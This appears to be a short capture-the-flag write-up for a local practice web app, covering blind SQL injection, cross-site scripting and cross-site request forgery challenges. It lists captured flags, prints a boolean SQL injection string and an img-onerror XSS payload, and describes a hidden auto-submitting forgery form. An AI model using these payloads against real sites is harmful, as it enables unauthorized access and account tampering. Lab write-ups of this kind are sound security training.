


|  |  |
| --- | --- |
| Flags Found | CORRECT? |
| FLAG{Keep\_looking\_elsewhere} | NO |
| FLAG{Not\_the\_real\_flag\_here} | NO |
| FLAG{Nice\_try\_Kiddo\_Now\_try\_next} | YES |
| FLAG{Trust\_me\_its\_false\_3} | NO |
| FLAG{Trust\_me\_its\_ture\_3} | NO |




## 03 SQLi blind - It's a blind SQL.

* The SQLi Blind challenge was exploited using a boolean‑based injection payload (x' OR '1'='1) that forced the query to always return true.



* This bypassed the token check, granting access and revealing the hidden flag: **FLAG{I\_am\_not\_blind\_I\_can\_see\_you}**.





## 04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.

Honestly this one just worked with anything…  
  
it tried both  
  
message : Test  
message: <img src=x onerror="alert(window.challengeFlags.xss)">  
  
and got the same flag  
FLAG{Nothig\_is\_for\_free}


Here's the screenshots of me testing it out and confirming the flag






## 05 CSRF Task – Cross-Site Request Forgery (CSRF)


* Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
* Identified a hidden <script> block that exposed the flag directly on the client side.
* Recovered the flag: **FLAG{Security\_is\_illusion}.**
* Demonstrated the CSRF exploit by creating a malicious attack.html page.
* The malicious page:
  + Displays an innocent-looking message.
  + Contains a hidden POST form targeting http://localhost:5000/csrf/update-email.
  + Auto-submits the form when the user clicks anywhere on the page.
* Screenshots included:
  + The visible front-end interface.




* + The <script> section containing the exposed flag.



* + The hidden CSRF attack form inside attack.html.




* + Flag submitted succesfully



